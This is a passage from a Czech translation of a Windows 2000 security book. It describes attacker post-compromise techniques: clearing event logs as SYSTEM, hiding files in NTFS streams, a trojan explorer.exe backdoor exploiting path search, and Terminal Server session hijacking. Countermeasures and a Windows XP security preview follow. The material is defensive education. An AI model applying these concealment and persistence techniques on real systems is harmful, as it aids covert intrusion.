Dalším pozoruhodným trikem, který vede ke spuštění jako administrátor na kompromitovaném serveru, je spuštění příkazového řádku v kontextu účtu SYSTEM. To lze celkem snadno provést pomocí plánovače AT. Jakmile se příkazový rádek objeví, otevřete Event Log MMC (compmgmt.msc) a záznamy vymažte. I když položka bude stále ukazovat, že záznamy byly vymazány, uživatelský účet zodpovědný za vymazání záznamů bude označen jako SYSTEM.

## Skrývání souborů

Jednou z nejdůležitějších akcí, která následuje po úspěšném průniku, je skrytí toolkitu zlomyslného hacera. V kapitole 5 jsme probírali dva způsoby, jak skrýt soubory: příkaz attrib a ukryvání za toky souborů.

### attrib

Attrib stále pro skrývání souborů funguje, ale jím skryté soubory jsou i nadále viditelné, je-li zvolena pro danou složku možnost Show All Files.

### Ukryvání za toky

Přestože došlo k přechodu na novou verzi NTFS 5, je u Windows 2000 stále možné skrýt soubory do toků za jiné soubory (viz kapitola 5) s pomocí POSIXOVÉ utility cp z NTRK.

K nalezení souborů ukrytých za toky jiných souborů může sloužit sfind od NTObjectives. Je součástí Forensic Toolkitu, dostupného na <http://www.foundstone.com/rdlabs/tools.php?category=Forensic>.

## ZADNÍ VRÁTKA

Poslední na seznamu úkolů vetřelce je vytvoření možnosti návratu ke kompromitovanému systému v budoucnosti s nadějí, že bude před systémovým správcem dobře zamaskován.

## Manipulace při startu systému

Jak jsme probírali v kapitole 5, při své oblíbené metodě nasadí vetřelci na různé lokality zlomyslné spustitelné soubory, které se automaticky v době startování systému aktivují. Tyto lokality stále pod Windows 2000 existují a mělo by se kontrolovat, zda na kompromitovaných systémech nejsou zlomyslné nebo podivně vyhlížející příkazy.

Znovu opakujeme, že hodnoty registru týkající se spouštění systému jsou umístěny pod HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion:

- ...\\Run
- ...\\RunOnce
- ...\\RunOnceEx
- ...\\RunServices

Jedním drobným rozdílem pod Windows 2000 je umístění složky Startup jednotlivých uživatelů, která je nyní umístěna ve složce s názvem Documents and Settings pod kořenovým adresářem (%systemdrive%\\Documents and Settings%user%\\Start Menu\\Programs\\Startup).

## Zadní vrátka v cestě ke spustitelným souborům



Rozšířenost	7
Složitost	7
Dopad	10
Celkové riziko	8

Někdy jsou ta nejkřiklavější zadní vrátka nejhůře rozpoznatelná. Vezměte v úvahu jednoduché umístění trojského koně - shellu Windows s názvem explorer.exe v kořenovém adresáři %systemdrive% na cílovém systému (standardně je zde zápis umožněn všem uživatelům). Když se libovolný uživatel následně přihlásí interaktivně, tento spustitelný program se stane standardním shellem pro uživatele. Proč se to děje?

Jak je uvedeno v Software Development Kitu (SDK) Microsoftu, když spustitelným programům a souborem dynamických knihoven DDL nepředchází cesta v registru, Windows NT4.0/2000 budou hledat soubor v následujících umístěních a v tomto pořadí:

1. Adresář, ze kterého byla aplikace načtena
2. Aktuální adresář rodičovského procesu
3. Systémový adresář 32bitových aplikací (%windir%\\System32)
4. Systémový adresář 16bitových aplikací (%windir%\\ System)
5. Adresář Windows (%windir%)
6. Adresáře specifikované v proměnné prostředí PATH

Potenciální pošetilost tohoto chování je demonstrována standardním shellem NT/2000, který je specifikován klíčem registru HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Shell. Výchozí hodnota pro tento klíč je „explorer.exe“, žádná specifická cesta souboru není uvedena. Takže kdyby někdo okopíroval modifikovaný shell s názvem „explorer.exe“ do kořenového adresáře %SystemDrive% (například CA) v době startu systému, načetla by se hodnota WinLogon\\Shell\\explorer.exe a systém souborů by se analyzoval počínaje u kořene (protože aktuální adresář je během spouštění systému %systemdrive%). Výsledkem by byl náš modifikovaný explorer.exe, který by se pak stal prostředím pro spouštění programů pro tuto konkrétní relaci přihlášení.

Jak popsal Alberto Aragones na <http://www.quimeras.com/secadv/ntpath.htm>, lze to snadno demonstrovat okopírováním příkazového řádku (cmd.exe) v NT/2000 do kořenového oddílu systému, odhlášením se a pak opětovným přihlášením. Standardní shell ve Windows se překryje příkazovým řádkem.

A nyní ta nepříjemná část. Jak uvidíme v kapitole 14, nástroje jako eLiTeWrap usnadňují sbalit více programů do souboru tak, že jejich spuštění je možné neviditelně a asynchronně vyvolat. Někdo by mohl snadno připojit zadní vrátku (jako Back Orifice 2000) ke kopii explorer.exe, umístit je do kořene systému a bylo by je možné spustit neviditelně při každém následném interaktivním přihlášení. Explorer by se objevil při spuštění normálně, takže by nikdo neměl podezření. *Naskakuje z toho husí kůž...*

Alberto na své stránce také popisuje pěkný způsob, jak provést tento trik vzdáleně. Spolužáka se přitom na telnetový server NT/2000, který běží na stanici oběti. Nejdříve provede telnet na cílový počítač, pak načte zadní vrátku v souboru explorer.exe (řekněme příkazovým rádkem FTP). Z příkazového rádku telnetu se přepne do %windir%, spustí *skutečný* explorer.exe a ukončí relaci telnetu. Nepravý explorer.exe se nyní bude provádět při každé interaktivní přihlášené relaci.

Tuto metodu je také možno použít u dynamických knihoven DDL. S pomocí spustitelných programů, které načtou dynamické knihovny, se informace v těchto programech použijí k umístění jmen požadovaných dynamických knihoven. Systém pak bude hledat dynamické knihovny ve stejně sekvenci, která byla popsána výše. Výsledkem je stejný problém.



## Sledujte cesty

Tato záležitost byla opravena v opravě MS00-052, která není součástí Service Packu 1, takže se musí použít, ať už máte systémy s nebo bez Service Packu 1. Informace od firmy Microsoft věnované tomuto zranitelnému místu (<http://www.microsoft.com/technet/security/bulletin/fq00-052.asp>) uvádí, že „hodnota pro shell používá relativní cestu jako jediná mezi hodnotami registru poskytovanými Microsoftem“, a to kvůli podpoře starších aplikací. Alberto Aragones však uvádí, že mnoho jiných spustitelných programů postrádá specifické cesty v registru (například rundll32.exe). Skutečně je možné najít rundll32.exe na mnoha místech v registru s absolutně žádnou cestou.

Jako opatření je možné zjistit všechny případy relativních cest v registru a absolutní cesty před ně předrátit. I když existuje vyčerpávající a přesný seznam souborů, které jsou takto potenciálně zneužitelné, byla by velmi zdlouhavá práce je všechny opravit.

Účinnější pravděpodobně bude dodržovat dobré návyky co nejlépe a přísně omezit interaktivní přihlašování na servery (s nasazením Terminal Serveru je to však poměrně obtížné). Samozřejmě použijete opravu (odkaz na ni najdete výše). Vzhledem k záležitostem s kompatibilitou aplikací, o kterých jsme se zmínili dříve, eliminuje tato oprava zranitelné místo tak, že zavádí do spouštěcího kódu zvláštní případ, který předrádí hodnotu %systemroot% před vyhodnocením položky „Shell“.

### Tip

Jestliže si z vás někdo utahuje způsobem, který popsal Alberto, může být vaše snaha přijít na to, jak dostat váš systém zpátky do normálního stavu, zpočátku marná. Alberto navrhuje spuštění %windir%\explorer.exe z příkazového rádku a pak vymazání souboru se zadními vrátky explorer.exe nebo byste mohli jen zadat ren\ explorer.exe harm-1 ess. txt a pak stisknout CTRL-ALT-DEL, abyste se znova přihlásili.

## Vzdálené ovládání

Všechny mechanismy vzdáleného ovládání (probírané v kapitole 5) jako zázrakem stále fungují. Remote z NTRK lze nyní nalézt ve Windows 2000 Support Tools (nový domov pro mnoho ze základních utilit RK) jako aktualizovanou verzi s názvem wsremote, ale je v podstatě stejná. NetBus a WinVNC fungují přesně

jako před tím. Back Orifice 2000 (BO2K) také ve Windows 2000 funguje (kdo by si to pomyslel?) - všichni ti správci, kteří se původnímu BO smáli, že běžel pouze na Windows 9x, se mají stále čeho obávat.

## Terminal Server


Samozřejmě že velkým přírůstkem ve Windows 2000 je dostupnost Terminál Serveru jako součásti jádra serverových produktů. Volitelně nainstalovaný Terminal Server změní Windows 2000 ve výrazně jiného tvora, u kterého se klientské procesy spouští v prostoru CPU serveru. U všech předešlých verzí Windows, s výjimkou NT Terminal Server Edition, který přišel jako oddělený produkt, běžel kód na straně klienta vždy v prostoru klientova procesoru. Pro UNIX a zástup počítačů typu mainframe, které běžely pod tímto paradigmatem od počátku existence výpočetní techniky, to není tak převratná věc. Správcům NT/2000 však bude nějakou dobu trvat, než se naučí odlišit relace přihlášení z konzoly od vzdálených interaktivních relací.

Jak jsme viděli v části věnované skenování, nalezení systému s otevřeným portem TCP 3389 znamená téměř jistotu, že jde o Terminal Server. Útočníci budou mít naspěch s využitím klienta Terminal Services Client (instalační program představuje dvě diskety a lze jej najít na serveru Windows 2000 v adresáři %windir%\system32\clients). V takovém okamžiku lze provádět proti účtu administrátora útoky hádání hesla hrubou silou. Protože se to považuje za interaktivní přihlášení, lze v tomto útoku proti řadiči domény Windows 2000 pokračovat s nezměnšenou silou, i když se používá passprop /adminlockout (viz kapitola 5, kde o passprop najdete více). Terminál Services Client se však po pěti neúspěšných pokusech přestane o připojení pokoušet, takže se stále jedná o časově náročný proces.

## Uchvacení připojení odpojeného Terminal Serveru

Rozšířenost	2
Složitost	3
Dopad	10
Celkové riziko	5

Toto je zajímavé pro útočníky, kteří už dosáhli na privilegia administrátora na Terminal Serveru. Jestliže se naposledy administrátor zapomněl odhlásit z terminálové relace (nebo z několika), právě když se útočníci pokoušeli připojit na účet administrátora, ukáže se jim tento dialog:



Relace, kterou si vyberou k připojení, může obsahovat otevřené dokumenty citlivé povahy, jakákoli jiná, potenciálně citlivá data nebo aplikace, které mohou běžet a které by normálně útočník musel hledat ručně.



## Odhlášení z terminálových relací

Pouhým zavřením okna klienta nebo zvolením Disconnect zanecháte relaci aktivní. Ujistěte se, že jste zvolili Log Off z nabídky Start / Shutdown nebo použili klávesové zkratky CTRL-ALT-END V klientu Terminal Server Client.

Zde je seznam dalších klávesových zkratek dostupných v klientu Terminal Server Client:

CTRL-ALT-END	Otevře dialog Windows Security.
ALT-PAGE UP	Přepíná mezi programy zleva doprava.
ALT-PAGE DOWN	Přepíná mezi programy zprava doleva.
ALT-INSERT	Prochází programy v pořadí, v jakém byly spuštěny.
alt-home	Zobrazuje nabídku Start.
CTRL-ALT-BREAK	Přepíná klienta mezi zobrazením v okně (je-li to aplikovatelné) a celou obrazovkou.
ALT-DELERTE	Zobrazuje místní nabídku okna.
CTRL-ALT-MINUS (-)	Umístí snímek aktivního okna prostřednictvím symbolu z numerické klávesnice, v rámci klienta, do schránky Terminal Serveru (poskytuje stejnou funkčnost jako stisknutí ALT-FN-ISO FN na lokálním počítači).
CTRL-ALT-PLUS (+)	Umístí snímek celé oblasti okna klienta do schránky Terminal Serveru prostřednictvím symbolu na numerické klávesnici (poskytuje stejnou funkčnost jako stisknutí FN-FN ISO FN na místním počítači).

### Tip

V době, kdy šla tato kniha do tisku, byl právě vydán server SSH kompatibilní s Windows 2000, a to na <http://marvin.criadvantage.com/caspian/Software/SSHD-NT/default.php>. Secure Shell (SSH) byl po dlouhou dobu opěrným bodem bezpečného vzdáleného ovládání systémů, které vycházejí z Unixu. Bude zajímavé sledovat, zda se tato nová distribuce ukáže jako robustní řádková alternativa k Terminal Serveru, který je určen pro vzdálenou správu Windows 2000 (obecné informace o SSH, viz Secure Shell FAQ na <http://www.employees.org/~satch/ssh/faq/ssh-faq.html>).

## Zaznamenávání stisknutí kláves

Zaznamenávání stisknutí kláves v NetBusu funguje pod Windows 2000 dobře a stejně dobře je provádí i Invisible Keylogger Stealth (IKS), které jsme oba probírali v kapitole 5.

# OBECNÁ PROTIOPATŘENÍ: NOVÉ BEZPEČNOSTNÍ NÁSTROJE VE WINDOWS

Windows 2000 poskytují nové nástroje správy bezpečnosti, které soustředují většinu nesourodých funkcí z NT4. Tyto utility jsou vynikající k upevnění systému nebo jen pro obecnou správu konfigurování, která má celé prostředí udržovat bez bezpečnostních dér.

## Group Policy

Jedním z nejúčinnějších nových nástrojů dostupných pod Windows 2000 jsou zásady Group Policy, kterých jsme se už na několika místech v této kapitole dotkli. Group Policy Objects (GPOs) lze uložit do AD nebo na lokální počítač, aby definovaly jisté parametry konfigurace v místním měřítku nebo měřítku domény. GPO lze použít u stránek, domén a organizačních jednotek (OU) a dědí se uživateli nebo počítači, které obsahují (nazývají se „členové“ této GPO).

GPO lze zobrazit a editovat v libovolném okně MMC konzoly (vyžaduje se oprávnění administrátora). GPO, které se dodávají s Windows 2000, jsou Local Computer, Default Domain a Default Domain Controller Policies. Local Computer GPO se volá jednoduše spuštěním Start / gpedit.msc. Další způsob, jak GPO zobrazit, je přes okno Properties specifického objektu adresáře (domény, OU nebo serveru). Pak se vybere doplněk karta Group Policy, která je zobrazena na další ilustraci. Tato obrazovka ukazuje konkrétní GPO, které se použije u vybraného objektu (uspořádané podle priority), a zda je dědičnost blokována, a povolí editaci GPO.

Editování GPO odhalí velké množství bezpečnostních konfigurací, které mohou být uplatněny u objektů adresáře. Zvláštní pozornost věnujeme uzlu v GPO Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options. Je zde více než 30 různých parametrů, které lze nakonfigurovat, aby zlepšily bezpečnost libovolných objektů počítače, na něž se GPO uplatňuje. Tyto parametry zahrnují Additional Restrictions For Anonymous Connections (nastavení the RestrictAnonymous), LanManager Authentication Level a Rename Administrátor Account - tři důležitá nastavení, která byla pod NT4 příslušná pouze prostřednictvím několika nesourodých rozhraní.


Uzel Security Settings je také místem, kde lze nastavit zásady Account Policies, Audit Policies a Event Log, Public Key a IPSec. Nastavíte-li zásady na úrovni serveru, domény nebo OU podle obvyklých postupů, pak úkol, který obnáší spravování bezpečnosti v rozsáhlých prostředích, se značně redukuje. Na obrázku 6-4 můžete vidět Default Domain Policy GPO.

Zdá se, jako by GPO byly definitivním způsobem, jak bezpečně nakonfigurovat domény ve Windows 2000. Když však povolíte kombinace zásad na úrovni lokální i na úrovni domény, můžete dostat nevyzpytatelné výsledky. Také zpoždění, než se nastavení Group Policy uplatní, může být frustrující. Jedním způsobem, jak se s tímto zpožděním vypořádat, je použít nástroj secedit, který okamžitě oživí zásady (nástrojem secedit se budeme podrobněji zabývat v další části). Chcete-li obnovit zásady s pomocí secedit, otevřete dialog Run a vložte:

```
secedit /refreshpolicy MACHINE_POLICY
```

Chcete-li obnovit zásady pod uzlem User Configuration, zadejte:

```
secedit /refreshpolicy USER_POLICY
```



Obrázek 6-4. Původní zásady Default Group Policy GPO

## Nástroje bezpečnostních konfigurací

K funkci Group Policy se vztahuje sada nástrojů bezpečnostních konfigurací, která se skládá z utilit *Security Configuration and Analysis* a *Security Templates*.

Nástroj Security Configuration and Analysis správcům umožňuje provést audit konfigurací lokálního systému jako kontrolu souladu s definovanou šablonou a znova nakonfigurovat libovolná nastavení, která nevyhovují. Je dostupný v rámci MMC nebo existuje ve verzi příkazového řádku (secedit). Jedná se o silný mechanismus, který rychle určí, zda systém odpovídá základním bezpečnostním požadavkům. Bohužel analýzu a konfiguraci je možné aplikovat pouze na lokální systémy a nemají dopad na celou doménu. Utilitu secedit lze sice použít v přihlašovacích dávkových skriptech pro distribuci konfigurace a analýzy na vzdálené systémy. Nejde to však tak hladce jako s funkcí Group Policy v distribuovaných prostředích.

Bohužel bezpečnostní šablony lze importovat do Group Policy. Tedy: libovolná doména, OU nebo stránka, na které se GPO použije, obdrží nastavení dle bezpečnostní šablony. Chcete-li importovat bezpečnostní šablonu do Group Policy, stačí jednoduše klepnout pravým tlačítkem na uzel Computer Configuration\Windows Settings\ Security Settings a z místní nabídky vybrat Import. Funkce Import se standardně odkazuje na adresář %windir%\security\templates, kde je uložena výchozí množina 11 bezpečnostních šablon.

Ve skutečnosti těchto 11 šablon tvoří samotný nástroj Security Templates. Soubory šablon přicházejí s různou úrovní bezpečnosti, kterou lze použít ve spojení s nástrojem Security Configuration and Analysis. Ačkoli mnoho parametrů není definováno, jsou dobrým výchozím bodem při návrhu šablony pro konfiguraci systému a analýzu. Soubory lze zobrazit prostřednictvím Security Templates MMC nebo nakonfigurovat ručně s pomocí textového editoru (opakujeme, že soubory mají příponu .inf a jsou umístěny ve %windir%\security\templates\).

## runas

Unixovému nadšenci se to může jevit jako malý krok, ale Windows 2000 konečně přichází s vlastním zabudovaným příkazem pro přepnutí uživatele (*su*) s názvem *runas*.

Jak se už dávno ve světě bezpečnosti zavedlo, je velmi žádoucí, aby se úkoly prováděly v kontextu účtu uživatele s co nejmenším oprávněním. Zlomyslné trojské koně, spustitelné programy, e-mailové zprávy nebo vzdálené webové stránky navštívené během prohlížení mohou všechny spustit příkazy s oprávněním aktuálně přihlášeného uživatele. Čím více privilegií tento uživatel má, tím horší je potenciální škoda.

Mnoho z těchto zlomyslných útoků se může vyskytnout během každodenních činností, a jsou tedy zvláště významné pro ty, kteří vyžadují oprávnění administrátora k tomu, aby provedli nějakou část svých každodenních pracovních povinností (přidat pracovní stanici k doméně, spravovat uživatele či hardware - obvyklí podezřelo). Politováníhodným prokletím všech těch, kteří se přihlašují na své systémy jako administrátor, bývá, že zdánlivě nemají dost volného času, aby se přihlásili jako normální uživatelé, jak to nařizují bezpečnostní zásady. To může být obzvláště nebezpečné v dnešním propojeném světě. Jestliže administrátor narazí na zlomyslnou webovou stránku nebo přečte e-mail ve formátu HTML se začleněným aktivním obsahem (viz kapitola 16), škoda, ke které může dojít, je daleko většího rozsahu, než když Pepík Uživatel udělá na své samostatné pracovní stanici tutéž chybu.

Příkaz *runas* každému umožňuje, aby se přihlásil jako uživatel s méně privilegií a povýšil je na úroveň administrátora pro provedení jednotlivých úkonů. Například řekněme, že je Pepík přihlášen jako normální Uživatel na řadiči domény prostřednictvím Terminál Serveru a náhle potřebuje změnit heslo jednoho z účtů skupiny Domain Admins (možná proto, že jedno z nich právě odešlo a vyrazilo ve zlosti z operačního střediska). Bohužel nemůže spustit ani Active Directory Users and Computers jako normální uživatel, natož pak změnu hesla v Domain Admins. Příkaz *runas* jej zachrání! Zde je popsáno, jak by měl postupovat:

1. Klepne na tlačítko Start / Run a pak zadá

```
runas /user:mydomain\Administrator "mmc %windir%\system32\dsa.msc"
```

2. Zadá heslo administrátora.
3. Jakmile se Active Directory Users & Computers spustí (*dsa.mmc*), mohl by pak změnit heslo administrátora podle své vůle 5 oprávněním účtu *mydomain\Administrátor*.
4. Pak opustí AD Users and Computers a vrátí se zpět k životu obyčejného Uživatele.

Náš hrdina Pepík si právě ušetřil bolestivé odhlašování z Terminal Serveru, opětovně přihlášení jako administrátor, další odhlašení a pak nové přihlášení jako běžný Uživatel. Co nejmenší oprávnění - a efektivita - to je pravidlo dne.

Jedním z nejzřetelnějších příkladů chytrého použití příkazu *runas* by bylo spuštění webového prohlížeče nebo poštovního systému s právy méně privilegovaného uživatele. To je však místo, kde se příkaz *runas* stává ošidným, jak je detailně rozebráno v poměrně dlouhé diskusi v e-mailové konferenci NTBugtraq z konce března 2000 (<http://www.ntbugtraq.com>). Přesně se zde probalo, která privilegia budou přebita, když se zavolá URL v rámci okna prohlížeče na systému s více otevřenými okny, včetně některých s privilegií *runas /u:Administrator*. Jeden návrh byl dát do skupiny Startup zástupce prohlížeče běžícího jen jako ikona na pozadí, takže se vždy začne s nejmenšími privilegiemi. Poslední slovo k používání příkazu *runas* však bylo, že u aplikací spuštěných prostřednictvím dynamické výměny dat (DDE), jako například IE, se klíčové bezpečnostní informace zdědí od rodičovského procesu. Tedy příkaz

runas ve skutečnosti nikdy nevytváří procesy IE, které jsou třeba k zacházení s hypertextovými odkazy, zabudovanými dokumenty Wordu atd. Vytváření rodičovského procesu se liší podle programu, takže je obtížné stanovit skutečné vlastnictví. Možná, že Microsoft jednoho dne vyjasní, zda je to opravdu bezpečnější praxe, než se zcela odhlásit ze všech oken administrátora a pak prohlížet Internet.

Runas však není všeclék. Jak bylo poukázáno v diskusi Bugtraqu, „zmírňuje některé hrozby, ale vystavuje systém jiným“ (Jeff Schmidt). Používejte jej proto s rozumem.

### Tip

Podržte stisknutou klávesu SHIFT, když klepete pravým tlačítkem na soubor ve Windows 2000 Exploreru - volba s názvem Run As je nyní dostupná v místní nabídce.

## BUDOUCNOST SYSTÉMU WINDOWS 2000

V této části se podíváme na některé nové technologie spjaté s bezpečností, které budou utvářet platformu systému Windows 2000, jak se bude v několika příštích letech vyvíjet. Konkrétně se zaměříme na vývoj v těchto oblastech:

- Prostředí .NET Framework
- Windows XP (Kódové označení Whistler)

## .NET FRAMEWORK

.NET Framework (.NET FX) poskytuje prostředí pro vytváření, rozvoj a provoz webových služeb a ostatních aplikací. Nenechte se zmást touto všeobjímající iniciativou .NET, která zahrnuje technologie zvučných jmen jako XML, Simple Object Access Protocol (SOAP) a Universal Discovery, Description and Integration (UDDI). .NET Framework je podstatnou součástí této iniciativy, a jedná se skutečně o významnou technologickou platformu v rámci všeobjímající .NET vize osobního počítače jako „služeb po dráte“.

Ve skutečnosti bychom mohli .NET Framework nazvat konkurentem vlastností programovacího prostředí Javy od Sun Microsystems a příbuzných služeb. Pro Microsoft se jedná o skutečně průlomovou změnu. Zajíšťuje takové prostředí pro vývoj a spouštění aplikací, které se zcela odlišuje od tradičně stěžejních produktů firmy Microsoft, jako například Win32 API and NT Services. Podobně jako integrace všech produktů se vznikajícím Internetem v polovině devadesátých let, představuje dnes .NET Framework významné východisko pro další vývoj technologií firmy Microsoft. Je pravděpodobné, že se v budoucnosti stane nedílnou a výdypřítomnou součástí jeho technologií. Porozumění důsledkům tohoto nového směřování je rozhodující pro každého, jehož úkolem je zabezpečit, aby se technologie firmy Microsoft mohly ubírat dále.

### Poznámka

Více informací o .NET Framework najdete v *Hacking Exposed Windows 2000* (Osborne/McGraw-Hill, 2001).

# KÓDOVÉ OZNAČENÍ WHISTLER

Každá kapitola věnovaná bezpečnosti systému Windows 2000 by byla neúplná, kdybychom se nezmínili o nových bezpečnostních vlastnostech, které jsou plánovány pro novou verzi jejich operačního systému. V době vzniku této knihy došlo ke zveřejnění prvního kandidáta (RC1) pro systém s kódovým označením Whistler a vyčerpávající analýza těchto vlastností by proto byla předčasná. Uděláme alespoň stručný přehled a podělíme se o první dojmy.

## Verze Whistler

Budoucí generace systému Windows je aktuálně rozdělena mezi klientskou a serverovou jednotku SKU (Shop Keeper Units, to jest ID produktů). Klientské verze se nazývají Windows XP (z anglického eXperience - zkušenosť) a zahrnují obchodně zaměřenou verzi Professional Edition - Windows XP Pro, verzi určenou široké veřejnosti a trhu SOHO - Home Edition a verzi určenou pro velmi náročné uživatele se speciálními požadavky na aplikace - Windows XP 64-bit Edition. Verze pro servery se bude patrně jmenovat .NET Server (ačkoliv je stále označována podle kódového označení Whistler) a bude pravděpodobně obsahovat tradiční varianty Server a Advanced Server. Shrnutu:

- Klienti
  - Windows XP Professional (obchodní aplikace)
  - Windows XP Home Edition (běžní spotřebitelé)
  - Windows XP 64-Bit Edition (pro aplikace s vysokým výkonem)
- Servery
  - .NET.Server (Whistler)

Win XP Home Edition se probírá v kapitole 4.

### Poznámka

## Bezpečnostní vlastnosti Whistlera

Zde jsou nejtypičtější vlastnosti Windows XP a Whistler Beta 2, se kterými jsme se dosud seznámili.

### Poznámka

Jedná se o náročnější část. Více podrobností najdete ve zbrusu nové knize *Hacking Exposed Windows 2000*.

## Internet Connection Firewall

Internet Connection Firewall (ICF) je neviditelnější bezpečnostní prvek v novém operačním systému. Nabízí filtrování paketů, které umožňuje nerušené používání sítě směřující ven, zatímco se blokuje nevyžádaná konektivita směřující dovnitř.

## Zásady pro omezení softwaru

Zásady pro omezení softwaru (Software Restriction Policies) ve Windows XP jsou dalším krokem ve válce s nepřátelským kódem. Dochází zde ke kombinaci dříve neslučitelných vlastností operačního systému a jejich sloučení do jednotného šiku proti záškodnickému kódu, jakým jsou například viry přinesené emailovými zprávami.

## Vestavěná bezdrátová síťová autentizace a šifrování

Vestavěná bezdrátová síťová autentizace a šifrování (Secure Wireless/Ethernet LAN) ve Windows XP implementuje bezpečnost pro drátové i bezdrátové lokální sítě LAN, které vycházejí ze specifikací IEEE 802.11. Nezapomínejte, že síť musí implementovat kontrolu přístupových oprávnění, aby tato vlastnost byla užitečná. Zabudováním podpory do Windows Microsoft usnadňuje svému operačnímu systému transparentní účast v bezpečnějších prostředích.

### Poznámka

Existuje několik útoků, které obchází aktuální bezpečnostní prvky 802.11. Více informací najdete v kapitole 14.

## Passport - integrované jednorázové přihlášení pro služby Internetu

Ve Windows XP byly k Winlnet, což je DDL obstarávající připojení k Internetu, přidány protokoly pro autentizaci označené Passport. Jedná se o řešení pro jednorázové přihlášení ke službám Internetu. Uživatelské účty Passport se ukládají na hostitelský server Microsoftu, a jakmile dojde k autentizaci k této službě, na uživatelském počítači se na určitou dobu nastaví cookie odolná proti zfalšování. Cookie lze použít k získání přístupu k ostatním stránkám, které podporují autentizační schéma Passport.

Jestliže se chcete při zacházení s potenciálně citlivými informacemi cítit bezpečně, Passport je pro to dostatečně robustní prostředek.

## Nové zásady Local a Group

Existuje několik nových nastavení, které je možné ve Windows XP/Whistler nakonfigurovat prostřednictvím zásad Local a Group, včetně nového nastavení, které ovládá uložené hodnoty LAN Manager hašů.

Mimo tato mnohá nová nastavení, která je možné nakonfigurovat, přichází Whistler také s novinkou skupinových zásad Group Policy, která má název Resultant Set of Policy (RSOP). RSOP se dotazuje se na průsečíky mezi objekty skupinových zásad Group Policy, aplikovanými na různých úrovních v adresáři (stránka, doména nebo OU), a vráci účinné nastavení zásad. Vysledováním způsobu, jakým došlo k upřednostňování zásad, si můžete usnadnit řešení případných nesnází se zásadami. RSOP je implementováno nástrojem příkazového řádku gpresult.

## Správa charakteristických hodnot

Funkce správy charakteristických hodnot (Credential Management) poskytuje bezpečné úložiště pro charakteristické hodnoty uživatelů, mezi které patří také hesla a digitální certifikáty X.509. Uživatelům je

tak k dispozici pohodlí univerzálního nástroje jednotného přihlášení i v případě cestování, protože mají transparentní a snadný přístup k často používaným charakteristickým hodnotám.

Usnadnění používání hesel na jiných systémech a jejich uložení na jediném místě se obecně zdá být nešťastným nápadem. Samozřejmě již dnes vám Windows umožňuje uložit si přemíru charakteristických hodnot na několika různých umístěních (hesla k webovým serverům prostřednictvím Internet Exploreru, účty k telefonickému připojení sítě, hesla pro přihlášení do domény v LSA Secrets atd.), takže je snad centrální API/úložiště pro bezpečnější ukládání takových informací zlepšením. Uvidíme.

## Aktivace produktů Windows

I když se z pohledu zákazníků Microsoftu nejedná o čistě bezpečnostní vlastnost, je aktivace Windows (Windows Product Activation, WPA) vnímána jako velmi důležité bezpečnostní opatření z hlediska Microsoftu. Tak nebo tak je znamením významného posunu ve vývoji Windows, protože s výjimkou tak zvaných mnohonásobných licencí (Volume Licenses, VL) budou všichni Windows klienti pravděpodobně nutenci aktivovat své kopie Windows prostřednictvím telefonu nebo Internetu.

## Vzdálené ovládání a správa

Windows XP/Whistler přichází se dvěma funkcemi pro vzdálené ovládání, zabudovanými do systému. Jsou spravovány prostřednictvím zvláštní položky v Ovládacích panelech. První z nich je Remote Assistance, která je diskutována v kapitole 4.

Druhá funkce, Remote Desktop, je v zásadě Terminál Server pro Windows XP Professional. (Není k dispozici v Home Edition.) Poskytuje vzdálené interaktivní přihlášení do Windows XP prostřednictvím protokolu Remote Desktop Protocol (RDP), podobně jako Terminal Server. RDP používá opravdu TCP 3389, který je na počítačích s povolenou funkcí Remote Desktop k dispozici. Aktuální doporučení firmy Microsoft uvádí populární scénář pro službu Remote Desktop: firemní zaměstnanec povolí Remote Desktop na svém počítači v kanceláři a pak se připojí do systému v noci z domu, aby dokončil nedodělané úkoly. Pochybujeme, že systémoví administrátoři sní o dni, kdy bude toto na jejich síti možné.

## Universal Plug and Play

